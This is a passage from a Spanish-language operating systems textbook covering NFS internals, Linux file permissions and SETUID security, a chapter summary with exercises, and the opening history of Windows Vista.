Cuando se abre un archivo remoto en el cliente, en cierto punto durante el análisis del nombre de ruta, el kernel encuentra el directorio en el que está montado el sistema de archivos remoto. El kernel ve que este directorio es remoto y en el nodo-v de ese directorio encuentra el apuntador al nodo-r. Después pide el código cliente del NFS para abrir el archivo. El código cliente del NFS busca la porción restante del nombre de ruta en el servidor remoto asociado con el directorio montado y recibe de vuelta un manejador de archivo para él. Crea un nodo-r para el archivo remoto en sus tablas y se reporta de vuelta al nivel del VFS, el cual coloca en sus tablas un nodo-v para el archivo que apunta al nodo-r. De nuevo, aquí podemos ver que cada archivo o directorio abierto tiene un nodo-v que apunta a un nodo-r o a un nodo-i.

El proceso que hizo la llamada recibe un descriptor para el archivo remoto. Este descriptor de archivo se asigna al nodo-v mediante las tablas en el nivel del VFS. Observe que no se hacen entradas en la tabla del lado servidor. Aunque el servidor está preparado para proporcionar los manejadores de archivo cuando se lo soliciten, no lleva el registro de cuáles archivos tienen manejadores de archivo pendientes y cuáles no. Cuando se le envía un manejador de archivo para acceder a ese archivo, comprueba el manejador y, si es válido, lo utiliza. La validación puede incluir la verificación de una clave auténtica contenida en los encabezados RPC, si la seguridad está habilitada.

Cuando se utiliza el descriptor de archivo en una llamada subsiguiente al sistema (por ejemplo, `read`), el nivel del VFS localiza el nodo-v correspondiente, y a partir de él determina si es local o remoto, y también cuál nodo-i o nodo-r lo describe. Después envía un mensaje al servidor que contiene el manejador, el desplazamiento del archivo (que se mantiene del lado cliente, no del lado servidor) y la cuenta de bytes. Por cuestiones de eficiencia, las transferencias entre cliente y servidor se realizan en grandes trozos, por lo general de 8192 bytes, aun si se solicitan menos bytes.

Cuando el mensaje de petición llega al servidor, se pasa al nivel del VFS ahí, el cual determina qué sistema de archivos local contiene el archivo solicitado. Después, el nivel del VFS realiza una llamada a ese sistema de archivos local para leer y devolver los bytes. Estos datos a su vez se pasan de vuelta al cliente. Una vez que el nivel del VFS del cliente recibe el trozo de 8 KB que pidió, emite de manera automática una petición por el siguiente trozo, para tenerlo pronto en caso de

necesitarlo. A esta característica se le conoce como **lectura adelantada** y mejora el rendimiento de manera considerable.

Para las escrituras se sigue una ruta análoga del cliente al servidor. Además, las transferencias se realizan en trozos de 8 KB también. Si una llamada al sistema `write` suministra menos de 8 KB de datos, éstos simplemente se acumulan en forma local. Solo hasta que esté lleno el trozo completo de 8 KB es cuando se envía al servidor. Sin embargo, cuando se cierra un archivo todos sus datos se envían al servidor de inmediato.

Otra técnica que se utiliza para mejorar el rendimiento es la caché, como en el sistema UNIX ordinario. Los servidores colocan datos en la caché para evitar los accesos al disco, pero esto es invisible para los clientes, quienes mantienen dos cachés: una para los atributos del archivo (nodos-i) y otra para los datos. Cuando se necesita un nodo-i o un bloque de archivo, se realiza una comprobación para ver si se puede satisfacer desde la caché. De ser así, se puede evitar el tráfico de la red.

Aunque la caché de los clientes ayuda de manera considerable en el rendimiento, también introduce algunos problemas serios. Suponga que dos clientes colocan en caché el mismo bloque de archivo y que uno de ellos lo modifica. Cuando el otro lea el bloque, obtendrá el valor anterior (rancio). La caché no es coherente.

Dada la severidad potencial de este problema, la implementación del NFS hace varias cosas para mitigarla. En primer lugar, asocia un temporizador a cada bloque de caché. Cuando expira el temporizador, se descarta la entrada. Por lo general, el temporizador es de 3 segundos para los bloques de datos y de 30 segundos para los bloques de directorios. Esto reduce el riesgo en cierto grado. Además, cada vez que se abre un archivo en la caché, se envía un mensaje al servidor para averiguar cuándo se modificó por última vez. Si la última modificación ocurrió después de colocar en caché la copia local, se descarta esta copia local y se obtiene la nueva copia del servidor. Por último, hay un temporizador que expira una vez cada 30 segundos, y todos los bloques sucios (es decir, modificados) en la caché se envían al servidor. Aunque no son perfectos, estos parches aumentan la utilidad del sistema en la mayoría de las circunstancias prácticas.

NFS versión 4

La versión 4 del Sistema de archivos de red (NFS)se diseñó para simplificar ciertas operaciones de su predecesor. A diferencia del NSFv3, que analizamos anteriormente, el NFSv4 es un sistema de archivos **con estado**. Esto permite la invocación de operaciones `open` en archivos remotos, ya que el servidor NFS remoto mantendrá todas las estructuras relacionadas con el sistema de archivos, incluyendo el apuntador del archivo. Así, no es necesario que las operaciones de lectura incluyan rangos de lectura absolutos, pero se pueden aplicar en forma incremental desde la posición anterior del apuntador del archivo. Esto produce mensajes más cortos y también la habilidad de integrar varias operaciones del NFSv3 en una sola transacción de red.

La naturaleza con estado del NFSv4 facilita la integración de la variedad de protocolos del NFSv3 (que se describieron antes en esta sección) en un solo protocolo coherente. No hay necesidad de aceptar protocolos separados para montar, colocar en caché, bloquear o asegurar las operaciones. El NFSv4 también funciona mejor con la semántica de los sistemas de archivos Linux (y UNIX en general) y Windows.

10.7 LA SEGURIDAD EN LINUX

Como clon de MINIX y UNIX, Linux ha sido un sistema multiusuario casi desde el principio. Esta historia significa que la seguridad y el control de la información se integraron casi desde un principio. En las siguientes secciones analizaremos algunos de los aspectos de seguridad de Linux.

10.7.1 Conceptos fundamentales

La comunidad de usuarios para un sistema Linux consiste en cierto número de usuarios registrados, cada uno de los cuales tiene un **UID** (*User ID*, ID de usuario) único. Un UID es un entero entre 0 y 65,535. Los archivos (pero también los procesos y otros recursos) se marcan con el UID del propietario. De manera predeterminada, el propietario de un archivo es la persona que lo creó, aunque hay una forma de cambiar la propiedad.

Los usuarios se pueden organizar en grupos, que también se enumeran con enteros de 16 bits conocidos como **GID**s (*Group IDs*, IDs de grupo). El proceso de asignar usuarios a los grupos se hace en forma manual (por medio del administrador del sistema) y consiste en crear entradas en una base de datos del sistema que indique el grupo al que pertenece cada usuario. Un usuario podría estar en uno o más grupos al mismo tiempo. Por cuestión de simplicidad, no analizaremos esta característica con más detalle.

El mecanismo básico de seguridad en Linux es simple. Cada proceso lleva el UID y el GID de su propietario. Cuando se crea un archivo, éste recibe el UID y GID del proceso que lo creó. El archivo también recibe un conjunto de permisos determinados por el proceso creador. Estos permisos especifican el acceso que tienen el propietario, los demás miembros del grupo del propietario y el resto de los usuarios para el archivo. Para cada una de estas tres categorías los accesos potenciales son de lectura, escritura y ejecución, designados por las letras *r*, *w* y *x*, respectivamente. Desde luego que la habilidad de ejecutar un archivo tiene sentido sólo si ese archivo es un programa binario ejecutable. Si el usuario intenta ejecutar un archivo que tenga permiso de ejecución pero que no sea ejecutable (es decir, que no empiece con un encabezado válido), se producirá un error. Como hay tres categorías de usuarios y 3 bits por categoría, se requieren 9 bits para representar los permisos de acceso. En la figura 10-37 se muestran algunos ejemplos de estos números de 9 bits y su significado.

Binario	Simbólico	Accesos permitidos para el archivo
111000000	rwx———	El propietario puede leer, escribir y ejecutar
111111000	rwxrwx—-	El propietario y el grupo pueden leer, escribir y ejecutar
110100000	rw-r——-	El propietario puede leer y escribir; el grupo puede leer
110100100	rw-r—r—	El propietario puede leer y escribir; todos los demás pueden leer
111101101	rwxr-xr-x	El propietario puede hacer todo, el resto puede leer y ejecutar
000000000	————-	Nadie tiene acceso
000000111	———rwx	Sólo los usuarios externos tienen acceso (extraño, pero válido)

Figura 10-37. Algunos ejemplos de modos de protección de archivos.

Las primeras dos entradas en la figura 10-37 son claras, ya que permiten al propietario y al grupo del propietario el acceso completo, respectivamente. La siguiente entrada permite al grupo del propietario leer el archivo pero no modificarlo, y evita que los usuarios externos tengan acceso. La cuarta entrada es común para un archivo de datos que el propietario desea hacer público. De manera similar, la quinta entrada es la común para un programa disponible al público. La sexta entrada niega todo tipo de acceso a todos los usuarios. Algunas veces se emplea este modo para los archivos de señuelo que se utilizan para la exclusión mutua, debido a que el intento de crear dicho archivo fracasará si ya existe uno. Por lo tanto, si varios procesos intentan al mismo tiempo crear dicho archivo como un bloqueo, sólo uno de ellos tendrá éxito. El último ejemplo es sin duda extraño, ya que proporciona al resto del mundo más acceso que al propietario. Sin embargo, su existencia es un resultado de las reglas de protección. Por fortuna, hay una manera de que el propietario cambie después el modo de protección, aunque no tenga acceso al archivo en sí.

El usuario con UID 0 es especial y se le conoce como **superusuario** (o **root**). El superusuario tiene el poder de leer y escribir todos los archivos en el sistema, sin importar quién sea el propietario y la forma en que estén protegidos. Los procesos con UID 0 también tienen la habilidad de realizar un pequeño número de llamadas protegidas al sistema que se niegan a los usuarios ordinarios. Por lo general, sólo el administrador del sistema conoce la contraseña del superusuario, aunque muchos estudiantes universitarios consideran un gran deporte tratar de buscar fallas de seguridad en el sistema, para que puedan iniciar sesión como superusuario sin conocer la contraseña. La administración tiende a ver mal dicha actividad.

Los directorios son archivos y tienen los mismos modos de protección que los archivos ordinarios, excepto que los bits *x* se refieren al permiso de búsqueda en vez del permiso de ejecutar. Por lo tanto, un directorio con el modo *rwxr-xr-x* permite a su propietario leer, modificar y realizar búsquedas en el directorio, pero sólo permite a los demás leer y buscar en él, pero no agregar ni eliminar archivos.

Los archivos especiales que corresponden a los dispositivos de E/S tienen los mismos bits de protección que los archivos regulares. Este mecanismo se puede utilizar para limitar el acceso a los dispositivos de E/S. Por ejemplo, el archivo especial de la impresora */dev/lp* podría ser propiedad del usuario root, de un usuario especial o de un demonio, y tener el modo *rw*------ para evitar que alguien más tenga acceso a la impresora. Después de todo, si cualquiera pudiera imprimir a voluntad, se produciría un caos.

Desde luego que si un demonio es propietario de */dev/lp* con el modo de protección *rw*------, significa que nadie más puede usar la impresora. Aunque esto salvaría a muchos árboles inocentes de una muerte anticipada, algunas veces los usuarios tienen la necesidad legítima de imprimir algo. De hecho, hay un problema más general en cuanto a permitir el acceso controlado a todos los dispositivos de E/S y otros recursos del sistema.

Este problema se resolvió al agregar un nuevo bit de protección, el **bit SETUID** a los 9 bits de protección antes descritos. Cuando se ejecuta un programa con el bit SETUID activado, el **UID efectivo** para ese proceso se convierte en el UID del propietario del archivo ejecutable, en vez del UID del usuario que lo invocó. Cuando un proceso trata de abrir un archivo, se comprueba el UID efectivo y no el UID real subyacente. Al hacer que el programa que utiliza la impresora sea propiedad de un demonio pero con el bit SETUID encendido, cualquier usuario podría utilizarlo y tener

el poder del demonio (por ejemplo, el acceso a */dev/lp*), pero sólo para ejecutar ese programa (que podría poner los trabajos de impresión en una cola para imprimir en forma ordenada).

Muchos programas sensibles de Linux son propiedad del usuario root pero tienen activado el bit SETUID. Por ejemplo, el programa que permite a los usuarios modificar sus contraseñas (*passwd*) necesita escribir en el archivo de contraseñas. No sería conveniente hacer que todo el mundo pudiera escribir en el archivo de contraseñas. En vez de ello, hay un programa que es propiedad del usuario root y tiene activado el bit SETUID. Aunque el programa tiene acceso completo al archivo de contraseñas, sólo modificará la contraseña del que lo llama y no permitirá ningún otro tipo de acceso al archivo de contraseñas.

Además del bit SETUID hay un bit SETGID que trabaja en forma similar, ya que otorga de manera temporal el GID efectivo del programa al usuario. Sin embargo, este bit se utiliza raras veces en la práctica.

10.7.2 Llamadas al sistema de seguridad en Linux

Sólo hay un pequeño número de llamadas al sistema relacionadas con la seguridad. Las más importantes se listan en la figura 10-38. La llamada al sistema de seguridad que se utiliza con más frecuencia es `chmod`. Se utiliza para cambiar el modo de protección. Por ejemplo,

```
s = chmod("/usr/ast/nuevojuego", 0755);
```

establece los permisos de *nuevojuego* a *rwxr-xr-x*, de manera que todos puedan ejecutarlo (observe que 0755 es una constante octal, lo cual es conveniente ya que los bits de protección vienen en grupos de 3 bits). Sólo el propietario de un archivo y el superusuario pueden modificar sus bits de protección.

Llamada al sistema	Descripción
s = chmod(ruta, modo)	Cambia el modo de protección de un archivo
s = access(ruta, modo)	Comprueba el acceso usando el UID y GID reales
uid = getuid( )	Obtiene el UID real
uid = geteuid( )	Obtiene el UID efectivo
gid = getgid( )	Obtiene el GID real
gid = getegid( )	Obtiene el GID efectivo
s = chown(ruta, propietario, grupo)	Cambia el propietario y el grupo
s = setuid(uid)	Establece el UID
s = setgid(gid)	Establece el GID

Figura 10-38. Algunas llamadas al sistema relacionadas con la seguridad. El código de retorno *s* es −1 si ocurrió un error; *uid* y *gid* son el UID y GID, respectivamente. Los parámetros se explican por sí solos.

La llamada a `access` prueba si se permite un acceso específico mediante el uso del UID y GID verdaderos. Esta llamada al sistema se necesita para evitar las fugas de seguridad en los programas que tienen activo el bit SETUID y son propiedad del usuario root. Dicho programa puede hacer

cualquier cosa, y algunas veces es necesario para el programa averiguar si se permite al usuario realizar cierto acceso. El programa no puede probarlo, ya que el acceso siempre tendrá éxito. Con la llamada a `access`, el programa puede averiguar si se permite el acceso con el UID y GID reales.

Las siguientes cuatro llamadas al sistema devuelven los UID y GID efectivos. Las últimas tres sólo se permiten al superusuario. Modifican el propietario de un archivo, y los valores de UID y GID de un proceso.

10.7.3 Implementación de la seguridad en Linux

Cuando un usuario inicia sesión, el programa de inicio de sesión *login* (que es SETUID root) pide un nombre de inicio de sesión y una contraseña. Aplica una función hash a la contraseña y después busca en el archivo de contraseñas */etc/passwd* para ver si el hash coincide con la contraseña en ese archivo (los sistemas en red funcionan de manera un poco distinta). La razón de utilizar hashes es para evitar que se almacene la contraseña en forma no cifrada en cualquier parte del sistema. Si la contraseña es correcta, el programa de inicio de sesión busca en */etc/passwd* para ver el nombre del shell preferido del usuario, que posiblemente sea *bash*, pero también puede ser otro shell como *csh* o *ksh*. Después, el programa de inicio de sesión utiliza `setuid` y `setgid` para darse a sí mismo el UID y GID del usuario (recuerde que empezó como SETUID root). Luego abre el teclado para la entrada estándar (descriptor de archivo 0), la pantalla para la salida estándar (descriptor de archivo 1) y la pantalla para el error estándar (descriptor de archivo 2). Por último, ejecuta el shell preferido y termina.

En este punto, el shell preferido se está ejecutando con el UID y GID correctos, y la entrada, salida y error estándar tienen sus valores predeterminados. Todos los procesos que se bifurquen (es decir, los comandos que escriba el usuario) heredan de manera automática el UID y GID del shell, por lo que también tendrán el propietario y grupo correctos. Todos los archivos que creen también obtendrán estos valores.

Cuando cualquier proceso intenta abrir un archivo, el sistema primero comprueba los bits de protección en el nodo-i del archivo y los compara con el UID y GID efectivos del que hizo la llamada, para ver si se permite el acceso. De ser así, el archivo se abre y se devuelve un descriptor de archivo. En caso contrario, el archivo no se abre y se devuelve −1. No se realizan comprobaciones en las siguientes llamadas a `read` o `write`. Como consecuencia, si el modo de protección cambia una vez que se abre un archivo, el nuevo modo no afectará a los procesos que ya tengan el archivo abierto.

En esencia, el modelo de seguridad de Linux y su implementación son iguales que en la mayoría de los demás sistemas UNIX tradicionales.

10.8 RESUMEN

Linux empezó su vida como un clon de UNIX completo de código fuente abierto, y ahora se utiliza en máquinas que van desde computadoras notebook hasta supercomputadoras. Existen tres interfaces para Linux: el shell, la biblioteca de C y las llamadas al sistema. Además, a menudo se utiliza

una interfaz gráfica de usuario para simplificar la interacción del usuario con el sistema. El shell permite a los usuarios escribir comandos para ejecutarlos. Éstos pueden ser comandos simples, tuberías o estructuras más complejas. La entrada y la salida se pueden redirigir. La biblioteca de C contiene las llamadas al sistema y también muchas llamadas mejoradas, como *printf* para escribir salida con formato en los archivos. La interfaz actual de llamadas al sistema es dependiente de la arquitectura, y en las plataformas x86 consiste en aproximadamente 250 llamadas, cada una de las cuales hace lo necesario y nada más.

Los conceptos clave en Linux incluyen el proceso, el modelo de memoria, la E/S y el sistema de archivos. Los procesos pueden bifurcar subprocesos, con lo cual se produce un árbol de procesos. La administración de procesos en Linux es distinta en comparación con otros sistemas UNIX, en cuanto a que Linux considera a cada entidad de ejecución (un proceso con un solo hilo, o cada hilo dentro de un proceso multihilo o el kernel) como una tarea distinguible. Así, un proceso (o una sola tarea en general) se representa mediante dos componentes clave: la estructura de tarea y la información adicional que describe el espacio de direcciones del usuario. La primera siempre está en memoria, pero los datos del segundo componente se pueden paginar hacia/fuera de la memoria. La creación de procesos se lleva a cabo mediante la duplicación de la estructura de tarea del proceso, y después se establece la información de la imagen de memoria para que apunte a la imagen de memoria del padre. Las copias actuales de las páginas de imagen de la memoria se crean sólo si no se permite la compartición y se requiere una modificación de la memoria. A este mecanismo se le conoce como copiar al escribir. La programación se realiza mediante el uso de un algoritmo basado en prioridades, que favorece a los procesos interactivos.

El modelo de memoria consiste en tres segmentos por proceso: texto, datos y pila. La administración de la memoria se realiza mediante la paginación. Un mapa en la memoria lleva el registro del estado de cada página, y el demonio de paginación utiliza un algoritmo de reloj de doble manecilla modificado para mantener suficientes páginas libres a la mano.

Para acceder a los dispositivos de E/S se usan archivos especiales, cada uno de los cuales tiene un número de dispositivo mayor y un número de dispositivo menor. La E/S de dispositivos de bloques utiliza la memoria principal para colocar en caché los bloques de disco y reducir el número de accesos al mismo. La E/S de caracteres se puede realizar en modo crudo, o los flujos de caracteres se pueden modificar mediante disciplinas de línea. Los dispositivos de red se tratan de una manera algo distinta, al asociar módulos de protocolo de red completos para procesar el flujo de paquetes de la red hacia/desde el proceso de usuario.

El sistema de archivos es jerárquico con archivos y directorios. Todos los discos se montan en un solo árbol de directorios que empieza en una raíz única. Los archivos individuales se pueden vincular en un directorio desde cualquier parte del sistema de archivos. Para utilizar un archivo primero se debe abrir, con lo cual se produce un descriptor de archivo para usarlo en las operaciones de lectura y escritura del archivo. En su interior, el sistema de archivos utiliza tres tablas principales: la tabla de descriptores de archivos, la tabla de descripción de archivos abiertos y la tabla de nodos-i. Esta última es la más importante de las tablas, ya que contiene toda la información administrativa sobre un archivo y la ubicación de sus bloques. Los directorios y dispositivos también se representan como archivos, junto con otros archivos especiales.

La protección se basa en el control del acceso de lectura, escritura y ejecución para el propietario, el grupo y los demás. Para los directorios, el bit de ejecución indica el permiso de búsqueda.

PROBLEMAS

1. Un directorio contiene los siguientes archivos:

aardvark	feret	koala	porpoise
bonefish	grunion	llama	quacker
capybara	hyena	marmot	rabbit
dingo	ibex	nuthatch	seahorse
emu	jellyfish	ostrich	tuna

¿Qué archivos listará el comando

```
ls [abc]*e*?
```

2. ¿Qué hace la siguiente tubería (pipe) del shell de Linux?

```
grep nd xyz | wc –l
```

3. Escriba una tubería de Linux que imprima la octava línea del archivo *z* en la salida estándar.

4. ¿Por qué Linux distingue la salida estándar del error estándar, cuando ambos tienen la terminal como valor predeterminado?

5. Un usuario en una terminal escribe los siguientes comandos:

```
a | b | c &
d | e | f &
```

Después de que el shell los procese, ¿cuántos nuevos procesos habrá en ejecución?

6. Cuando el shell de Linux empieza un proceso, coloca copias de sus variables de entorno (como *HOME*) en la pila del proceso, para que éste pueda averiguar cuál es su directorio de inicio. Si este proceso se bifurca más adelante, ¿el hijo obtendrá de manera automática estas variables también?

7. Determine cuánto tiempo requiere un sistema UNIX tradicional para bifurcar un proceso hijo bajo las siguientes condiciones: tamaño del texto = 100 KB, tamaño de datos = 20 KB, tamaño de pila = 10 KB, estructura de tarea = 1 KB, estructura de usuario = 5 KB. La trampa del kernel y el retorno requieren 1 mseg, y la máquina puede copiar una palabra de 32 bits cada 50 nseg. Los segmentos de texto son compartidos, pero los de datos y de pila no.

8. A medida que los programas de varios megabytes se hicieron más comunes, el tiempo invertido en ejecutar la llamada al sistema `fork` y copiar los segmentos de datos y de pila del proceso que hacía la llamada aumentó en forma proporcional. Cuando se ejecuta `fork` en Linux, no se copia el espacio de direcciones del padre, como lo indica la semántica tradicional de `fork`. ¿Cómo evita Linux que el hijo haga algo que cambiaría por completo la semántica de `fork`?

9. ¿Tiene sentido quitar la memoria a un proceso cuando entra al estado zombie? ¿Por qué sí o por qué no?

10. ¿Por qué cree usted que los diseñadores de Linux hicieron que fuera imposible para un proceso enviar una señal a otro proceso que no esté en su grupo de procesos?

11. Una llamada al sistema por lo general se implementa mediante el uso de una instrucción de interrupción (trampa) de software. ¿Se podría utilizar un procedimiento ordinario de igual forma en el hardware del Pentium? De ser así, ¿bajo qué condiciones y cómo? En caso contrario, ¿por qué no?

12. En general, ¿piensa usted que los demonios tienen mayor o menor prioridad que los procesos interactivos? ¿Por qué?

13. Cuando se bifurca un nuevo proceso, se le debe asignar un entero único como su PID. ¿Basta con tener un contador en el kernel que se incremente con la creación de cada proceso, y que se utilice el contador como el nuevo PID? Explique su respuesta.

14. En la entrada de cada proceso en la estructura de tarea se almacena el PID del padre. ¿Por qué?

15. ¿Qué combinación de los bits *banderas_compart* que utiliza el comando `clone` de Linux corresponde a una llamada a `fork` en UNIX convencional? ¿Y para crear un hilo en UNIX convencional?

16. El programador de Linux pasó por una revisión mayor entre el kernel 2.4 y el 2.6. El programador actual puede tomar decisiones de programación en un tiempo O(1). Explique por qué pasa esto.

17. Al iniciar Linux (o la mayoría de los sistemas operativos, para esa cuestión), el cargador de arranque (bootstrap) en el sector 0 del disco carga primero un programa de inicio, el cual a su vez carga el sistema operativo. ¿Por qué es necesario este paso adicional? Sin duda sería más sencillo que el cargador de arranque en el sector 0 simplemente cargara el sistema operativo directamente.

18. Cierto editor tiene 100 KB de texto de programa, 30 KB de datos inicializados y 50 KB de BSS. La pila inicial es de 10 KB. Suponga que se inician tres copias de este editor al mismo tiempo. ¿Cuánta memoria física se requiere si (a) se utiliza texto compartido y (b) si no se utiliza?

19. ¿Por qué son necesarias las tablas de descriptores de páginas en Linux?

20. En Linux, los segmentos de datos y de pila se paginan e intercambian a una copia reutilizable que se mantiene en un disco o partición de paginación especial, pero el segmento de texto utiliza el archivo binario ejecutable. ¿Por qué?

21. Describa una forma de usar `mmap` y las señales para construir un mecanismo de comunicación entre procesos.

22. Un archivo se asigna mediante la siguiente llamada al sistema `mmap`:

```
mmap( 65536, 32768, READ, FLAGS, fd, 0)
```

Las páginas son de 8 KB. ¿A qué byte se accede en el archivo al leer un byte en la dirección de memoria 72,000?

23. Después de ejecutar la llamada al sistema del problema anterior, se realiza la llamada

```
munmap(65536, 8192)
```

¿Tiene éxito? De ser así, ¿cuáles bytes del archivo permanecen asignados? En caso contrario, ¿Por qué fracasó?

24. ¿Puede un fallo de página ocasionar que el proceso que falló se termine? De ser así, proporcione un ejemplo. En caso contrario, ¿por qué no?

25. ¿Es posible que con el sistema de colegas para administrar la memoria se dé el caso de que co-existan dos bloques adyacentes de memoria libre del mismo tamaño sin combinarse en un bloque? De ser así, explique cómo. En caso contrario, muestre que es imposible.

26. En el texto se declara que una partición de paginación tendrá un mejor desempeño que un archivo de paginación. ¿Por qué?

27. Proporcione dos ejemplos de las ventajas de los nombres de rutas relativas en comparación con las rutas absolutas.

28. Una colección de procesos realiza las siguientes llamadas de bloqueo. Para cada llamada, explique lo que ocurre. Si un proceso no puede obtener un bloqueo para el archivo, se bloquea.

a) *A* desea un bloqueo compartido en los bytes 0 a 10.
b) *B* desea un bloqueo exclusivo en los bytes 20 a 30.
c) *C* desea un bloqueo compartido en los bytes 8 a 40.
d) *A* desea un bloqueo compartido en los bytes 25 a 35.
e) *B* desea un bloqueo exclusivo en el byte 8.

29. Considere el archivo bloqueado de la figura 10-26(c). Suponga que un proceso trata de bloquear los bytes 10 y 11 y se bloquea. Después, antes de que *C* libere su bloqueo, otro proceso trata de bloquear los bytes 10 y 11, y también se bloquea. ¿Qué tipos de problemas se introducen en la semántica debido a esta situación. Proponga y defienda dos soluciones.

30. Suponga que una llamada al sistema `lseek` busca datos en un desplazamiento negativo en un archivo. Mencione dos formas posibles de lidiar con ello.

31. Si un archivo de Linux tiene el modo de protección 755 (octal), ¿qué pueden hacer el propietario, el grupo del propietario y todos los demás con ese archivo?

32. Algunas unidades de cinta tienen bloques enumerados y la habilidad de sobrescribir un bloque específico en su lugar, sin perturbar a los bloques que están en frente o detrás de él. ¿Podría dicho dispositivo contener un sistema de archivos de Linux montado?

33. En la figura 10-24, tanto Fred como Lisa tienen acceso al archivo *x* en sus respectivos directorios después de la vinculación. ¿Es este acceso completamente simétrico, en el sentido en que cualquiera de ellos puede hacer lo mismo que el otro con ese archivo?

34. Como hemos visto, los nombres de rutas absolutas se buscan empezando desde el directorio raíz y los nombres de rutas relativas se buscan desde el directorio de trabajo. Sugiera una manera eficiente de implementar ambos tipos de búsquedas.

35. Al abrir el archivo */usr/ast/trabajo/f*, se requieren varios accesos al disco para leer el nodo-i y los bloques de directorios. Calcule el número de accesos al disco requeridos, suponiendo que el nodo-i para el directorio raíz siempre está en memoria, y que todos los directorios tienen un bloque.

36. Un nodo-i de Linux tiene 12 direcciones del disco para los bloques de datos, así como las direcciones de bloques indirectos sencillos, dobles y triples. Si cada uno de estos bloques contiene 256 direcciones de disco, ¿cuál es el tamaño del archivo más grande que se puede manejar, suponiendo que un bloque de disco sea de 1 KB?

37. Cuando se lee un nodo-i del disco durante el proceso de abrir un archivo, se coloca en una tabla de nodos-i en la memoria. Esta tabla tiene algunos campos que no están presentes en el disco. Uno de

ellos es un contador que lleva la cuenta del número de veces que se ha abierto el nodo-i. ¿Por qué se necesita este campo?

38. En plataformas con varias CPUs, Linux mantiene una estructura cola de ejecución (*runqueue)* para cada CPU. ¿Es esto una buena ida? Explique su respuesta.

39. Los hilos *pdflush* se pueden despertar en forma periódica para escribir en el disco páginas muy antiguas (más de 30 segundos). ¿Por qué es esto necesario?

40. Después de que falla el sistema y se reinicia, por lo general se ejecuta un programa de recuperación. Suponga que este programa descubre que la cuenta de vínculos en el nodo-i de un disco es de 2, pero sólo hay una entrada de directorio que hace referencia al nodo-i. ¿Puede corregir el problema? De ser así, ¿cómo lo haría?

41. Haga una conjetura sobre cuál llamada al sistema de Linux es más rápida.

42. ¿Es posible desvincular un archivo que nunca ha sido vinculado? ¿Qué ocurre?

43. Con base en la información presentada en este capítulo, si se colocara un sistema de archivos ext2 de Linux en un disco flexible de 1.44 Mbyte, ¿cuál es la cantidad máxima de datos de archivos de usuario que se podría almacenar en el disco? Suponga que los bloques de disco son de 1 KB.

44. En vista de todo el problema que pueden ocasionar los estudiantes si llegan a ser superusuarios, ¿por qué existe este concepto en primer lugar?

45. Un profesor comparte archivos con sus estudiantes al colocarlos en un directorio con acceso público en el sistema Linux del departamento de ciencias computacionales. Un día se da cuenta de que un archivo que colocó ahí el día anterior se quedó con permiso de escritura para todo el mundo. Cambia los permisos y verifica que el archivo sea idéntico a su copia maestra. El siguiente día descubre que el archivo se ha modificado. ¿Cómo pudo haber ocurrido esto y cómo se hubiera podido evitar?

46. Linux admite un sistema llamado `fsuid`. A diferencia de `setuid`, que otorga al usuario todos los permisos del id efectivo asociado con un programa que está ejecutando, `fsuid` otorga al usuario que ejecuta el programa permisos especiales sólo con respecto al acceso a los archivos. ¿Por qué es útil esta característica?

47. Escriba un shell simplificado que permita iniciar comandos simples. También debe permitir iniciarlos en segundo plano.

48. Utilice lenguaje ensamblador y llamadas al BIOS para escribir un programa que se inicie a sí mismo desde un disco flexible en una computadora clase Pentium. El programa debe utilizar llamadas al BIOS para leer el teclado y hacer eco de los caracteres escritos, para demostrar que se está ejecutando.

49. Escriba un programa de terminal tonta para conectar dos computadoras Linux a través de los puertos seriales. Use las llamadas de administración de terminales de POSIX para configurar los puertos.

50. Escriba una aplicación cliente servidor que por petición transfiera un archivo extenso mediante sockets. Vuelva a implementar la misma aplicación utilizando memoria compartida. ¿Qué versión espera que tenga un mejor rendimiento? ¿Por qué? Realice mediciones de rendimiento con el código que escribió y utilizando distintos tamaños de archivos. ¿Cuáles son sus observaciones? ¿Qué cree usted que ocurra dentro del kernel de Linux que produzca este comportamiento?

51. Implemente una biblioteca básica de subprocesos a nivel de usuario que se ejecute encima de Linux. La API de la biblioteca debe contener llamadas a funciones como `mythreads_init`, `mythreads_create`, `mythreads_join`, `mythreads_exit`, `mythreads_yield`, `mythreads_self` y tal vez unas cuantas más. Después implemente estas variables de sincronización para permitir operaciones concurrentes seguras: `mythreads_mutex_init`, `mythreads_mutex_lock`, `mythreads_mutex_unlock`. Antes de iniciar, defina con claridad la API y especifique la semántica de cada una de las llamadas. Luego implemente la biblioteca a nivel de usuario con un planificador preferente por turno rotativo (*round-robin*) apropiativo. También necesitará escribir una o más aplicaciones multihilo que utilicen su biblioteca para poder probarla. Por último, reemplace el mecanismo de planificación apropiativa con otro que se comporte como el planificador O(1) de Linux 2.6 descrito en este capítulo. Compare el rendimiento que recibe(n) su(s) aplicación(es) al utilizar cada uno de los planificadores.

11

CASO DE ESTUDIO 2: WINDOWS VISTA

Windows es un sistema operativo moderno que se ejecuta en las PCs de escritorio de consumidores y negocios, y en servidores empresariales. La versión de escritorio más reciente es **Windows Vista**. La versión de servidor de Windows Vista se conoce como **Windows Server 2008**. En este capítulo examinaremos varios aspectos de Windows Vista; empezaremos con una breve historia y después pasaremos a su arquitectura. Más adelante analizaremos los procesos, la administración de la memoria, el uso de caché, la E/S, el sistema de archivos y, por último, la seguridad.

11. 1 HISTORIA DE WINDOWS VISTA

El desarrollo del sistema operativo Microsoft Windows para las PCs, al igual que los servidores, se puede dividir en tres eras: **MS-DOS**, **Windows basado en MS-DOS** y **Windows basado en NT**. Técnicamente, cada uno de estos sistemas es muy distinto a los otros. Cada sistema dominó durante distintas décadas en la historia de la computadora personal. La figura 11-1 muestra las fechas de liberación de las versiones mayores del sistema operativo de Microsoft para computadoras de escritorio (omitimos la popular versión Microsoft Xenix basada en UNIX, que Microsoft vendió a Santa Cruz Operation (SCO) en 1987). A continuación presentaremos un bosquejo sintetizado de las eras que se muestran en la tabla.

Año	MS-DOS	Windows basado en MS-DOS	Windows basado en NT	Observaciones
1981	MS-DOS 1.0			Liberación inicial para la IBM PC
1983	MS-DOS 2.0			Soporte para la PC/XT
1984	MS-DOS 3.0			Soporte para la PC/AT
1990		Windows 3.0		Diez millones de copias en 2 años
1991	MS-DOS 5.0			Se agregó la administración de la memoria
1992		Windows 3.1		Se ejecuta sólo en la 286 y posteriores
1993			Windows NT 3.1	
1995	MS-DOS 7.0	Windows 95		MS-DOS incrustado en Win 95
1996			Windows NT 4.0	
1998		Windows 98		
2000	MS-DOS 8.0	Windows Me	Windows 2000	Win Me era inferior a Win 98
2001			Windows XP	Reemplazó a Windows 98
2006			Windows Vista	

